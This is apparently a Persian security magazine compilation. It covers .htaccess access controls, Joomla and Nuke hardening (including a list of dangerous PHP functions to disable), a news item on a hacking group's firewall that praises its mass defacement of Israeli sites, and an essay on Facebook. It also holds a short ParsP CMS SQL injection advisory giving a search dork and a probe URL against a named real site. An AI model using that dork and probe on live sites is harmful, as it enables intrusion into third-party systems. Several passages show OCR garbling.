عبارت htaccess خود یک نام فایل است و دقیقا به همین صورت مورد استفاده قرار می‌گیرد. پس نیازی به اضافه کردن پیشوندی قبل از "." نیست. و عبارت "file.htaccess" قابل قبول نیست!

برای اعمال پیکر بندی و تغییرات مورد نظر(محدودیت دسترسی، ریدایرکت و...) فقط کافی است فایل htaccess را در یکی از پوشه‌های دلخواه قرار دهید تا وب سرور آپاچی پس از بررسی دستورات موجود در این فایل تغییرات را بر روی پوشه و پوشه‌های زیر مجموعه اعمال کند.

برای ایجاد این فایل در سیستم عامل لینوکس لازم است یک فایل را ایجاد کرده و سپس نام آن را به .htaccess تغییر دهیم. اما در ویندوز به دلیل آنکه این سیستم عامل از فرمت "پسوند.نام فایل" پشتیبانی می‌کند و هر حرفی بعد از "." را پسوند فایل می‌داند و طبیعتا نام فایل نمی‌تواند خالی باشد از فرمت .htaccess پشتیبانی نمی‌کند. برای حل این مشکل می‌بایست از یک ویرایشگر متن استفاده کرد و در مرحله ذخیره نام آن را به .htaccess تغییر نام دهیم.

دلیل نام گذاری .htaccess به این صورت چیست؟

سرور آپاچی در اصل متعلق به خانواده لینوکس هست. در خانواده لینوکس برای مخفی کردن یک فایل در اول فایل یک نقطه "." گذاشته می‌شود. پس ساختار این فایل به این صورت است: ".htaccess"

امنیت یک فایل در حالت مخفی می‌تواند بیشتر باشد.

در اینجا شما را با یک نمونه از ساختار داخلی این فایل آشنا می‌کنم:

```
AuthName "Member's Area Name"
AuthUserFile /path/to/password/file/.htpasswd
AuthType Basic
require valid-user
ErrorDocument 401 /error_pages/401.html
AddHandler server-parsed .htm
```

در زیر این مثال به طور کامل بررسی شده است.

■ **کنترل دسترسی افراد به بخش‌های خاصی از سایت**

امنیت یکی از اصول مهم وب سایت‌های اینترنتی است. هرچه امنیت سایت بالا تر باشد امنیت خاطر کاربران و همچنین مدیر سایت بیشتر خواهد شد. در این بین لازم است تا ناحیه‌هایی از سایت را با اعمال یک پروسه امنیتی محدود کنیم. این ناحیه می‌تواند کنترل پنل و یا حتی عکس و... باشد. با استفاده از فایل htaccess می‌توان این کار را به بهترین نحو انجام داد. برای اعمال این کنترل لازم است تا مواردی را انجام دهیم. پس ماژول‌ها و دستورات خاصی لازم است که در ادامه شرح داده خواهد شد.

حداقل یکی از انواع ماژول‌های زیر احتیاج داریم:

۱- ماژول‌های مربوط به نوع تصدیق هویت، که شامل mod-auth-basic و mod-auth-digest است ؛و توسط دستور AuthType مشخص می‌شوند.

۲- ماژول هایی که وظیفه ارائه تصدیق هویت را بر عهده دارند و شامل ماژول های

mod_authn_alias,mod_authn_anon, mod_authn_dbd, mod_authn_dbm, mod_auth_default, mod_authn_file, mod_authnz_ldap

می‌شوند.

۳- ماژول هایی که اختیارات لازم را به گروه‌ها و اشخاص مختلف می‌دهند و عبارتند از

mod_authnz_ldap, mod_authz_dbm, mod_authz_default, mod_authz_groupfile, mod_authz_owner, mod_authz_user

این ماژول‌ها توسط دستور Require به کار برده می‌شوند.

اما روش کار به این صورت است که اول بایستی یک فایل که حاوی نام کاربری و رمز عبور برای ورود به این ناحیه لازم است را ایجاد کنیم. به منظور امنیت بیشتر این فایل باید دور از دسترس باشد و در جایی خارج از مسیردهی مرورگر واقع شود. مانند: /home/usr/pass پس از ایجاد فایل مربوط به رمز عبور و نام کاربری، این فایل را باز کرده و نام کاربر و رمز عبور را در یک خط درج می‌کنیم به طوری که نام کاربر و رمز عبور با ":" از هم جدا شده باشند.

توجه: دقت کنید که رمز عبور شما باید با تکنولوژی md۵ رمزگذاری شده باشد!

پس از انجام مراحل بالا فایل .htaccess را در مسیری که به امنیت احتیاج دارد ایجا می‌کنیم و دستورات زیر در آن نگارش می‌شوند:

```
AuthName "Member's Area Name"
AuthUserFile /path/to/password/file/.htpasswd
AuthType Basic
require valid-user
```

در این مثال دستوراتی دیده می‌شود.

Authname: نام ناحیه محافظت شده است که به کاربر نشان داده می‌شود.

Authuserfile: مسیر مربوط به فایلی است که رمز و نام کاربری در آن قرار دارد.

Authtype: نوع شناسایی هویت را مشخص می‌کند که در این مثال از basic یکی از پرکاربردترین روش برای محافظت استفاده شده است.

Require: نام یوزری که حق وارد شدن به ناحیه محافظت شده را دارد.

■ **نحوه تنظیم اررورهای رایج به کاربر به وسیله .htaccess**

گاهی اوقات برای شما اتفاق افتاده که خواستید یک صفحه‌ی خاصی از سایت را باز کنید که با ارور معروف ۴۰۴ که نمایانگر عدم وجود فایل درخواستی است مواجه شده باشید. آیا می‌دانستید می‌توان این صفحه و همچنین صفحات دیگر را به دلخواه تعریف کرد و به کاربر نشان داد؟

برای اینکار در فایل .htaccess موارد زیر را اضافه کنید:

```
ErrorDocument ۴۰۴/error-pages/۴۰۴.html
```

کد بالا سرور آپاچی را به نحوی پیکر بندی می‌کند که اگر کاربری درخواست یک فایل ناموجود را از سرور کند از صفحه /errorpages/۴۰۴.html جهت نمایش ارور ۴۰۴ استفاده می‌کند.

دقت کنید صفحه ای که انتخاب میشود یک سند html معمولی مثل صفحات دیگر است.

همچنین شما می‌توانید برای تمامی اررورها صفحات دلخواه را قرار دهید. فقط کافی است که به جای ۴۰۴ ارور مورد نظر مثلا ۴۰۳ و۴۰۱ و حتی ۵۰۰ راکه قبلا خودتان طراحی کرده‌ایدرا نشان دهید.

■ **تغییر مسیر یا Redirect به وسیله .htaccess**

هنگامی‌که قابلیت تغییر مسیر در httpd.conf سرور فعال باشد مدیر سایت به راحتی می‌تواند بازدیدکنندگان خود را به صفحات دلخواه هدایت کند و این می‌تواند بسیار مفید باشد مثلا وقتی‌که محتوای سایت منتقل شده به راحتی می‌توان افراد را به محل جدید هدایت کرد.

برای این کار باید از کد زیر استفاده کنید:

```
Redirect /old_dir/ http://www.yourdomain.com/new_dir/index.html
```

این دستور مایانگر این است‌که اگر کسی به مسیر /old-dir/ رفت بطور اتوماتیک به /new-dir/ منتقل شود و محتوای مسیر جدید نمایش داده شود.

در این مثال هر دو مسیر در یک سایت وجود دارد.

■ بلوکه کردن درخواست‌ها از یک ip خاص

به دلیل برخی مشکلات امنیتی لازم است‌که از ورود برخی افراد جلوگیری شود‌که یکی از این راه‌ها بلوکه کردن ip این افراد است. ویا حتی مایلید‌که هیچ کس به غیر از مدیر سایت قادر نباشد به بخش مدیریتی برود. این دستور کمک بسیاری به کسانی‌که این هدف را دارند می‌کند.

برای این منظور متن زیر رو در فایل .htaccess قرار دهید:

```
order allow,deny
deny from 255.0.0.0
deny from 123.45.6.
allow from all
```

این خطوط ip ۲۵۵.۰.۰.۰ و ip های بین ۱۲۳.۴۵.۶.۰ و ۲۳.۴۵.۶.۲۵۵۱ را بلوکه می‌کند.

توضیح: ۲۵۵.۰.۰.۰ یک آی پی default و بجای آن می‌توان هر آی پی را وارد کرد.

اما وقتی‌که بخواهیم همه ipها به جز یک آی پی خاص را بلوکه کنیم از خط زیر استفاده می‌شود:

```
Order allow,deny
Allow from 255.0.0.0
Denny from all
```

این خط نیز می‌گه‌که فقط ip ۲۵۵.۰.۰.۰ اجازه عبور داره و بقیه بلوک هستند.

توضیح: ۲۵۵.۰.۰.۰ یک آی پی default و بجای آن می‌توان هر آی پی را وارد کرد.

بلوکه‌کردن درخواست‌ها از یک آدرس url خاص (تکنیک referrers)

این عمل نیز مانند بالا عمل بلوکه‌کردن را انجام می‌دهد. اما با این تفاوت‌که به جای آی پی از آدرس url استفاده می‌کند.

نکته: برای اجرای این درخواست به ماژول 'mod_rewrite' احتیاج داریم. لذا باید این ماژول را فعال کرد.

پس ابتدا از کد زیر استفاده می‌کنیم:

RewriteEngine on

سپس:

```
# Options +FollowSymlinks
RewriteCond %{HTTP_REFERER}
otherdomain\.com [NC]
RewriteRule .* - [F]
```

این دستور ترافیک درخواستی از آدرس: otherdomain.com را بلوکه می‌کند. nc آخر نیز مخفف کلمه it as not case-sensitive به معنی اینکه آدرس دارای حساسیت نیست. و به طور دقیق‌تر اینکه به هر طریقی‌که آدرس درخواست کننده تغییر داده شود بلوکه می‌شودمانند:

OtherDomain.com , oTherdOmain.com , OTHERDOMAIN.COM

و اما / قبل از نقطه این دقت را به وجود می‌آورد‌که بطور اشتباه آدرس domain.com را هم بلوک نکند. و این بخاطر استفاده از nc است‌که در مورد آدرس‌ها سخت گیری بعمل می‌آورد.

اگه symlink در فایل httpd.conf غیر فعال و بسته باشد به خاطر وجود Options +FollowSymlinks ارور ۵۰۰ error internal server برگشت داده می‌شود. که در این صورت باید با مدیر سرور تماس گرفت و درخواست فعال سازی symlink را خواستار شد.

نسخه‌کامل:

```
RewriteEngine on
# Options +FollowSymlinks
RewriteCond %{HTTP_REFERER}
otherdomain\.com [NC,OR]
RewriteCond %{HTTP_REFERER}
anotherdomain\.com
RewriteRule .* - [F]
```

در این مثال ما از یک آدرس دیگر هم استفاده‌کردیم و درواقع

۲ آدرس را بلوکه کردیم، که به این کار اصطلاحا referrers multiple گفته می‌شود.

■ عدم نمایش فایل‌های خاصی از سایت به url (ها)

آیا شما رقیبی دارید که مایل نیستید که از فایلهای شما استفاده کند؟ آیا شما ساعت‌ها برای طراحی یک CSS زحمت کشیده‌اید و مایل نیستید که آدرسی از زحمات‌های شما رایگان استفاده کند؟!

پس با دقت این بخش را مطالعه نمائید.

نکته: برای اجرا شدن این درخواست به ماژول 'mod_rewrite' احتیاج می‌باشد. لذا باید این ماژول را فعال کنیم.

مثلا می‌خواهیم کسی نتواند در یکی از پوشه‌های سایت، فایل‌های با پسوند: .css, .gif, .jpg را ببیند و همچنین در سایت خود قرار دهد و در واقع از قالبی که ما ساخته ایم استفاده کند.

دستورات زیر را در فایل .htacces قرار دهید:

```
RewriteEngine on
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^http://(www\.)?yourdomain.com/.*$ [NC]
RewriteRule \.(gif|jpg|css)$ - [F]
```

این دستور تمام درخواست‌های استفاده و یا مشاهده فایل با پسوند jpg,gif,css را که از سایت yourdomain.com نیستند را بلوکه می‌کند.

توجه: به جای آدرس yourdomain.com آدرس سایت خود را وارد نمائید.

■ مشخص کردن صفحه پیش فرض برای نمایش

شما می‌توانید فایل هایی را به طور پیش فرض برای نمایش به بازدیدکنندگان مشخص نمایید. مثلا هنگامی‌که بازدیدکننده به سایتی مراجعه می‌کند به جای لیست دایرکتوری و نمایش فایل‌های موجود در دایرکتوری یک فایل با پسوند خاص را نمایش دهد. این فایل قابل تغییر است و می‌توان به طور دلخواه آن را مشخص کرد. به طور پیش فرض در سرورها به این صورت می‌باشد:

```
DirectoryIndex index.html
```

که شما می‌توانید به صورت زیر تغییر دهید:

```
DirectoryIndex index.html index.php index.cgi
```

وقتی بازدید کننده آدرس سایت را وارد می‌نماید آپاچی جستجو می‌کند که چه فایل های‌ی در htacces به طور پیش فرض مشخص شده‌اند و با توجه به اولویت داده شده آنها را نمایش می‌دهد. برای مثال در مثال بالا ابتدا فایل index.html و در صورت نبود فایل index.html، فایل index.php را نمایش می‌دهد و در پایان اگر هیچکدام از این دو فایل موجود نباشد، فایل index.cgi به نمایش کشیده می‌شود.

امنیت سیستم‌های مدیریت محتوا

بخش دوم: امنیت سیستم مدیریت محتوا جوملا

در مقاله قبل در مورد سیستم جوملا و چگونگی محافظت از این سیستم توضیحاتی داده شد و همچنین کامپوننتی برای تست و افزایش ضریب امنیتی سرور جوملا مورد بررسی قرار گرفت، در این مقاله ابتدا نکاتی مهم را مجدداً ذکر و سپس یکی دیگر از افزونه‌های بسیار مهم و کلیدی در رابطه با امنیت جوملا معرفی و بررسی خواهد شد .

جوملا با توجه به طراحی منعطفی که دارد، توانایی اجرا بر روی هر سروری را دارد اما بعضی تنظیمات سرور ممکن است باعث اسیب پذیری سیستم حتی در زمانی که شما از هیچ افزونه‌ی خاصی استفاده نکنید میشود، لذا تنظیمات پیشنهادی ما برای سرور جوملا در php به شکل زیر می‌باشد که شما در صورتیکه از سرور مجازی استفاده می‌نمایید با تغییر در فایل php.ini و در صورتیکه از سرورهای اشتراکی استفاده می‌نمایید با تماس با مدیر سرور میتوانید تنظیمات زیر را اعمال کنید.

تنظیمات زیر بسیار کلیدی می‌باشد و معمولا سرورهای اشتراکی رعایت میکنند

Register_global = off

Safe_mode = off

Allow_url_fopen = off

Open_base_dir =

این گزینه هم متناسب با هاست شما باید ست شود

در این تنظیمات گزینه اول و سوم از اهمیت بالایی در برقراری امنیت سرور جوملا نقش دارند

در ضمن توابع زیر بهتر است در سرور جوملا شما غیر فعال باشد

Show_source

System

Shell_exec

Passthru

Exec

Phpinfo

فعال بودن این تابع برای نفوذگر کار را برای برنامه ریزی چگونگی نفوذ به سرور و سیستم جوملا شما به شدت آسان می‌نماید.

Popen

Proc_open

پس از اینکه نکات مهم مقاله قبل مرور و بررسی شد به بحث جدید در رابطه با امنیت سیستم جوملا می‌پردازیم، همانطورکه میدانید سیستم جوملا از ۳ نوع افزونه بهره میگیرد که هر کدام با توجه به ماهیت خود تاثیر خاصی بر عملکرد سیستم دارند، در این مقاله قصد معرفی پلاگین قدرتمندی جهت افزایش امنیت سیستم جوملا را دارم، همانطورکه میدانید

پلاگین‌های از ان دسته افزونه هایی هستند که تاثیر مستقیم بر تمامی‌بخش‌های سیستم میگذارند، البته پلاگین‌ها خود به چند دسته تقسیم میشوند که این مورد خارج از بحث ماست .

همانطور که می‌دانید اکثر حملات به سیستم‌های مدیریت محتوا از طریق سیستم ادرس دهی و ورودی‌های جوملا و سایر سیستم‌ها صورت میگیرد پس اگر راهی وجود داشته باشد تا بتوانیم ورودی‌های سیستم را از پایه کنترل کنیم تا حد زیادی به امنیت سیستم کمک کرده ایم، پس در اینجا به افزونه ای از نوع پلاگین احتیاج داریم، حال به معرفی پلاگین jhackguard که تمامی‌کارهای مورد نیاز برای بررسی ورودی‌های ی سیستم را انجام میدهد و نقش بسزایی در افزایش امنیت سیستم جوملا دارد

پلاگین مورد نظر ما رایگان بوده و از ادرسهای زیر قابل دانلود است:

http://www.siteground.com/joomla-hosting/joomla-extensions/ver1.5/jhack.htm

http://ashiyane.org/forums/showthread.php?p=183320#post183320

ابتدا افزونه را در سیستم خود نصب نمایید و از مدیریت پلاگین‌ها فعالش کنید

در قسمت پارامترهای پلاگین log file مسیر فایلی است که وقایع مربوط به افزونه در صورت فعال شدن ثبت وقایع در ان نوشته میشود

Enable logging: از این گزینه اگر میخواهید رخ دادهای مربوط به پلاگین در سیستم ذخیره شود استفاده کنید و انرا برابر با enableقرار دهید

Filter -POST: داده‌های ارسال شده از طریق متد POST را از نظر امنیتی بررسی مینماید

Filter $-GET: داده‌های ارسال شده از طریق متد GET را از نظر امنیتی بررسی مینماید

Filter $-COOKIE: به بررسی وضعیت فراخوانی کوکی‌ها و متغیرهای درون کوکی‌ها از نظر امنیتی میپردازد

Filter eval(): به بررسی نتایج ارزیابی رشته‌های پرداز شده توابع php از نظر امنیتی میپردازد

Filter base۶۴-decode: نتایج حاصل از رمز گشایی تابع base۶۴decode را بررسی میکند


Filter sql commands: تمامی درخواست های کامپوننت‌ها و ماژول و پلاگین‌های دیگر به بانک اطلاعاتی را از نظر امنیتی بررسی میکند

Allow-url-fopen و Allow-url-include جزو ان دسته از امکانات php هستند که بهتر است جهت امنیت سیستم همیشه غیر فعال باشند، با این گزینه شما میتوانید این امکان را در سیستم غیر فعال کنید .

نقش این افزونه همچون Guardxt در ارتقای امنیت سیستم اساسی و مهم میباشد و نصب و فعال سازی این افزونه به تمامی‌طراحان و مدیران سایتهای جوملایی توصیه میشود . تنها یک نکته در مورد این افزونه قابل ذکر است، شما ممکن است پس از فعال سازی تمامی پارامترها با مشکل عدم سرویس دهی بعضی از امکانات AJAX قالب‌ها و یا کامپوننت‌ها رو به رو شوید که در صورتیکه این امکانات فعال بودنشان برایتان اهمیت دارد میتوانید با غیر فعال سازی بعضی از پارامترها مشکل به وجود امده را رفع کنید (سعی کنید حدالمکان از این کار پرهیز کنید)

در بحث کنترل ورودی‌های سیستم، ساختار لینک دهی سیستم از اهمیت بالایی برخوردار می‌باشد که با استفاده از modr-ewrite اپاچی و افزونه‌های سئو ساز میتوان کار را برای نفوذ به سیستم سختتر نمود، در پایان باید این نکته را متذکر شوم که امنیت در هیچ سیستمی ۱۰۰٪ نیست و برای داشتن ضریب امنیتی مناسب هم سیستم و هم سرور ما باید به طور مناسب تنظیم و بهینه شده باشد .

در شماره بعدی به بررسی مدیریت سیستم لینک سازی سایت، سئو و افزونه‌های مربوط به آن خواهیم پرداخت .



■ برای نخستین بار در جهان صورت گرفت؛

طراحی و تولید اولین فایروال سخت‌افزاری - نرم‌افزاری روی لایه ۷

خبرگزاری فارس: گروه امنیتی آشیانه برای نخستین بار در جهان اقدام به طراحی و تولید فایروال سخت‌افزاری - نرم‌افزازی روی لایه ۷ کرد.

بهروز کمالیان، رئیس گروه امنیتی آشیانه در گفتگو با خبرنگار "سرویس فضای مجازی" خبرگزاری فارس، اظهار داشت: پیش از این، فایروال لایه ۷ به شکل نرم‌افزاری و به میزان بسیار محدود، آن هم توسط برخی شرکت‌های خارجی عرضه می‌شد، اما گروهی از جوانان ایرانی برای نخستین بار در جهان، این فایروال را به شکل هوشمند و سخت‌افزاری - نرم‌افزاری طراحی، تولید و عرضه کردند.

وی افزود: این فایروال که «آپادانا» نامیده شده، محصولی کاملا ایرانی و بومی‌بوده و نگرانی مدیران سایت‌های دولتی و نظامی‌ایرانی را از به سرقت رفتن اطلاعات محرمانه آنها توسط فایروال‌های خارجی که اکثرا متعلق به رژیم صهیونیستی است، برطرف می‌سازد.

رئیس گروه امنیتی آشیانه ادامه داد: فایروال «آپادانا» برای محافظت از نرم‌افزارهای تحت وب طراحی شده است و می‌تواند به صورت یک لایه امنیتی برای وب‌سرورها عمل کند و مانع از نفوذ و تخریب اطلاعات سایت‌های روی سرور توسط هکرها شود.

یکی از نگرانی‌های دستگاه‌های اطلاعاتی و امنیتی کشور امکان به سرقت رفتن اطلاعات آنان با نفوذ هکرها به سرورها و رایانه‌های آنان است؛ که می‌تواند بسیار مشکل‌آفرین باشد؛ اما با ساخت این فایروال بومی، این دغدغه نیز برطرف خواهد شد.

کمالیان با اشاره به امکان بروزرسانی نرم‌افزار این فایروال تاکید کرد: این امکان موجب می‌شود که «آپادانا» مجهز به جدیدترین روش‌های جلوگیری از هک و نفوذ به وب سایت‌ها و سرورها شود و درنتیجه مانع عبور هکرها از سیستم‌های امنیتی سایت‌ها شود.

وی هدف از تولید این فایروال را بالا بردن سطح امنیتی وب‌سایت‌های ایرانی، محافظت از وب‌سرورها و نرم‌افزارهای تحت وب عنوان کرد.

رئیس گروه امنیتی آشیانه هم‌نین خاطرنشان کرد: زمانی که حمله‌ای صورت می‌گیرد، فایروال «آپادانا» علاوه بر جلوگیری از آن حمله قادر است بلافاصله پیامی شامل نوع حمله، مشخصات حمله‌کننده و ... از طریق ژذژو ایمیل به مسئولان مربوطه ارسال کند؛ تا در صورت نیاز، اقدامات لازم مثل مانیتورینگ فعالیت‌های هکر صورت گیرد.

کمالیان در خصوص پیاده‌سازی فایروال «آپادانا» بر روی یک کنسول سخت افزاری بیان داشت: کنترل پنل مدیریت «آپادانا» روی یک کنسول سخت‌افزاری پیاده‌سازی شده است؛ که این امر منجر به نصب آسان و قرار گرفتن فایل‌های ثبت گزارش حملات در محلی امن و خارج از سرور می‌شود.

وی در ادامه تصریح کرد: اکثر فایروال‌های موجود در بازار، امنیت را بر روی لایه ۳ یا شبکه برقرار می‌کنند و نمی‌توانند از حملاتی که به سایت‌ها می‌شود، جلوگیری کنند؛ زیرا سایت‌ها بر روی لایه ۷ نگهداری می‌شود؛ اما فایروال «آپادانا» از لایه ۷ محافظت می‌کند و برای بالا بردن امنیت وب‌سرورها که سایت‌ها را نگهداری می‌کنند، تولید شده است.

رئیس گروه امنیتی آشیانه با اشاره به سازگاری فایروال «آپادانا» با سیستم عامل‌های مختلف بیان داشت: از امکانات این فایروال، سازگاری آن بر روی سیستم عامل‌های مختلف ویندوز و لینوکس و پیاده‌سازی بر روی وب سرورهای آپاچی و ثب‌ب‌است.

به گفته کمالیان، فایروال «آپادانا» مشابه داخلی و خارجی نداشته و تاکنون هیچ یک از هکرهای قدرتمند کشور موفق به عبور از آن نشده‌اند.

نسخه نهایی فایروال «آپادانا» در پانزدهمین نمایشگاه بین المللی الکامپ که از سوم تا هفتم آذرماه برگزار می‌شود، در غرفه گروه امنیتی آشیانه رونمایی می‌شود.

گفتنی است، این گروه متشکل از برخی جوانان نخبه ایرانی است که پیش از این نیز فعالیت بسیاری در زمینه نبردهای سایبری به خصوص علیه وب‌سایت‌های غیردینی، ضداخلاقی و صهیونسیتی داشته و حتی در یکی از حملات خود به سایت‌های رژیم صهیونیستی و در اعتراض به جنایات این رژیم، بیش از ۱۰۰۰ سایت دولتی و غیر دولتی آن را هک کرد.

نیوک یک سیستم متن باز جهت مدیریت یک سایت است. این سیستم رایگان بوده و کاملاً آزاد به کاربران خود این اجازه را می‌دهد تا بدون داشتن هیگونه دانش درباره برنامه نویسی وب به ساخت یک وبسایت قدرتمند وبدون نقص درشبکه جهانی اینترنت بپردازند.

در نسخه ی ۸.۳ نیوک فارسی با تقویت امنیت در قسمت‌های مختلف نگهبان نیوک بطور کامل از سیستم حذف شد.

اولین مسئله ی مهم تعیین حق دسترسی صحیح می‌باشد که روی سرورهای اشتراکی حق دسترسی بهینه برای شاخه‌ها ۵۵۵ و برای فایل کانفینگ (confing.php) ۴۰۰ می‌باشد.

سطح دسترسی شاخه‌های آپلود مانند شاخه images گالری ۷۷۷ می‌باشد.

برای برقراری امنیت در این شاخه‌ها می‌توانید درشاخه مربوطه یک فایل htaccess ایجاد نمایید و محتوای زیر را در آن قرار دهید:

```
<Files ~
"\.(php*|cgi|pl)$">
deny from all
</Files>
```

همچنین فایل‌های .js وبرخی از صفحات HTML را که به صورت iframe نمایش میدهید را به حق دسترسی ۴۴۴ تغییر بدید.

مسأله بعد تغییر آدرس صفحه مدیریت سایت است که در نیوک بصورت پیشفرض admin.php بوده و با تغییر این صفحه می‌توانید دسترسی دیگران را به این صفحه کوتاه کنید.

برای این کار فایل admin.php را به نام دلخواه تغییر دهید برای مثال ashiyane.php که در پایان آدرس مدیریت می‌شود «http://site.com/ashiyane.php»

بعد از تغییر نام فایل confing.php را باز نموده وکد زیر را پیدا کنید:

$admin_file = "admin";

اکنون بجای admin اسم صفحه مدیریت را قرار دهید برای مثال ashiyane

توجه داشته باشید نیازی به وارد کردن فرمت نیست برای مثال اگر صفحه مدیریت ashiyane.php باشد باید ashiyane قرار دهید.

همچنین قرار دادن پسورد بر روی صفحه مدیریت می‌تواند از ورود افراد به صفحه مدیریت جلوگیری کند.

برای نصب نیوک لازم است که شما register-global را فعال کنید و بیشتر کاربران بعد از فعال سازی آن را off نمی‌کنند که می‌تواند برای سایت خطر آفرین باشد پس از نصب نیوک این تابع را یا off (غیر فعال) کنید یا اینکه کاملا حذف کنید.

Topic :
ParsP CMS SQL Injection Vulnerability
Arrow WLB : WLB-2011020086 (About)
Arrow SecurityAlert : None
Arrow Date : 2011-02-22
Arrow Credit : Ashiyane Digital Security Team
Arrow Added by : cho0bin
Arrow SecurityRisk : High Security Risk High (About)
Arrow Remote : Yes
Arrow Local : No
Arrow Status : Bug
Arrow History : [2011-02-22] Started
Arrow Affected software : ParsP CMS
Arrow Text :
Title: ParsP CMS SQL Injection Vulnerability
Vendor: www.parsp.com
Version: All Version
Author: Cho0bin
####################[Exploit]#####################
(/index.php?view_content=1)
Dork: "Powered by Parsp"
Demo: http://www.iranhot.net/index.php?view_content=1
: http://www.iranhot.net/index.php?view_content=1 order by 1
####################[Greetz]######################
Virangar - Satanic2000 - HUrr!c4nE - P0W3RFU7 - iman_taktaz - Antivirus - Zend
Arrow References :
Ashiyane.org

فیس بوک آشنه جادویی

منبع: ماهنامه ـ لوموند دیپلماتیک ـ ۲۰۱۰ ـ دسامبر

چند روز پیش فیس بوک از من خواست تا تغییر نام دهم. نه به این دلیل که اسم مستعار انتخابی ام مستهجن بود، یا به نفرت نژادپرستانه دامن میزد، یا زبانم لال از نام مارک زوکربرگ قدر قدرت (مدیر، بنیان گذار و سهام دار اصلی این سایت اینترنتی) به طرز ناشایستی یاد می‌کرد و یا حتی به نام یک مارک شناخته شده شباهت داشت. من برای خود نامی گزیده بودم که مرکب از حروف بریل بود. مهندسین سایت کالیفرنیایی ناگهان تصمیم گرفتند که این کار از نظر تیپو گرافیک درست نیست.

هنگام نام نویسی، فیس بوک بر این امر که من وجود خارجی دارم صحه گذاشته بود و اسم رمزم را با تلفن کنترل کرده بود. آنها حتی اصرار داشتند تا من اسم رمز آدرس ایمیل خود را نیز ارائه دهم تا بتوانند به مجموعه آدرس هایم دسترسی یابند و رد یابی تماس هایم برایشان آسان‌تر گردد ـ در زبان رایج سایت «دوستانم».

با رعایت شرایط استفاده از سایت که هیچ‌کس آن را نمی‌خواند، صفحه آبی فیس بوک که گهواره‌ای گرم و نرم برای اعضا می‌باشد و به آنها امکان می‌دهد تا بدون آنکه مورد تهاجم تبلیغات قرار گیرند گپ بزنند، دائما با دست یازی به آلگوریتم‌های پیچیده تحت‌کنترل پلیسی قرار دارد. تبلیغات نسبتا ملایم مطرح می‌شوند، می‌توان با فراغ بال به تماشای عکس‌های دوستان پرداخت، از همان اطلاعاتی که آنها کسب می‌کنند لذت برد و یا ناراحت شد، با آنها بازی کرد، رویدادهای زندگی شان، از پیش پا افتاده‌ترین تا فرح بخش‌ترین ها را دنبال کرد. پیام هایی که رد و بدل می‌شوند تمام عرصه‌های تفکر بشری را پوشش می‌دهند از موضوع حیاتی «دوش می‌گیرم» تا نظرات دقیق در مورد هنر معاصر و همچنین خبر تولد نورسیده.

در فیس بوک تبادلات همیشه مثبت اند: می‌توان با کلیک کردن بر روی یک دکمه یک موضوع را «دوست داشت» اما نمی‌توان از آن بیزار شد؛ از یافتن یک دوست جدید با خبر می‌شویم اما از دست دادنش به اطلاع ما نمی‌رسد. کنترل‌های گوناگون کاربر را مورد محافظت قرار می‌دهد: به این ترتیب مسافری که از یک محل غیر متداول به شبکه وصل می‌شود باید به سوالات متفاوت (سرگرم‌کننده) همراه با عکس پاسخ گوید تا هویت خود را مسجل سازد. صفحات حساس ــ همچون گروه حمایت از سرباز بردلی منینگ، که متهم به ارائه اطلاعات مخفی در مورد جنگ عراق در سایت ویکی لیکس می‌باشد ـ گاه بدون توضیح معلق می‌شوند، سپس چند روز بعد مجدد سروکله شان پیدا می‌شود... برای محدودکردن برخی سوء استفاده ها، از اعضا دعوت می‌شود تا با کلیک کردن بر روی یک دکمه پیام‌های نا مربوط را افشا کنند که می‌تواند منجر به منفصل کردن کاربر مورد ظن گردد. مستمسکی که فعالان از افق‌های گوناگون بر آن متوسل شده‌اند تا مخالفین سیاسی خود را منفصل کنند. فیس بوک گاه خود به سانسور وسوسه می‌شود و ارتباط با سایت‌های اشتراک پرونده یا پایگاه‌های برجسته هنری و سیاسی که به‌کاربران اجازه می‌دهند تا... داده هایشان را از فیس بوک پاک کنند.

این ملغمه استادانه از زندگی خصوصی و میل به سرکشی در اندرونی دیگران، این نظام ملایم سرپیچی معتدل از اخلاق و این بارگاه آزادی تحت نظر باعث رونق روز افزون امورات آقای زوکربرگ گردید. او توانست پانصد میلیون کاربر را به سایت خود جذب کند، نیمی از آنان هر روز به شبکه وصل می‌شوند و جمعا هفت صد

میلیارد دقیقه در ماه در آن وقت می‌گذرانند. دویست میلیون نفر از طریق تلفن موبایل به فیس بوک متصل می‌شوند. فیس بوک از هیچ شروع کرد ـ و یا تقریبا هیچ چرا که اسم و رسم دانشگاه هاروارد بی شک در صعود سریع آن پس از آغاز کار در فوریه ۲۰۰۴ بی اثر نبود ـ و با تنها ۱۷۰۰ کارمند، بزرگ‌ترین سایت اینترنتی کره زمین می‌باشد.

کاربران در آزادی کامل داده‌های شخصی شان را داوطلبانه وارد سایت می‌کنند داده هایی که جاه طلبی هایی را بر می‌انگیزد. به این ترتیب به بازاریاب‌ها امکان می‌دهند تا بر اساس جنسیت، سن، تاریخ تولد، زبان، کشور، شهر، سطح تحصیلات، موضوعات مورد علاقه، ــ بسیار دقیقتر از نظر سنجی های رسانه‌های سنتی هدف گیری کنند. با کاربرانی که تعدادشان نزدیک به بینندگان تلویزیون است. روز ۲۲ نوامبر گذشته، مارک «لویی ویتان» بدون واسطه از این طریق به یک میلیون و شش صد و شصت و چهار هزار و هفت صد و هشتاد و نه کاربر دسترسی پیدا کرد. یعنی تعداد کسانی که با فشار دکمه «دوست دارم» از دوستانشان نیز دعوت کرده بودند تا به این مارک ابراز علاقه کنند. در صفحه این فروشنده کیف و چمدان، از شو مد تا سفر نامه بونو، خواننده معروف، «به قلب آفریقا» دیده می‌شود.

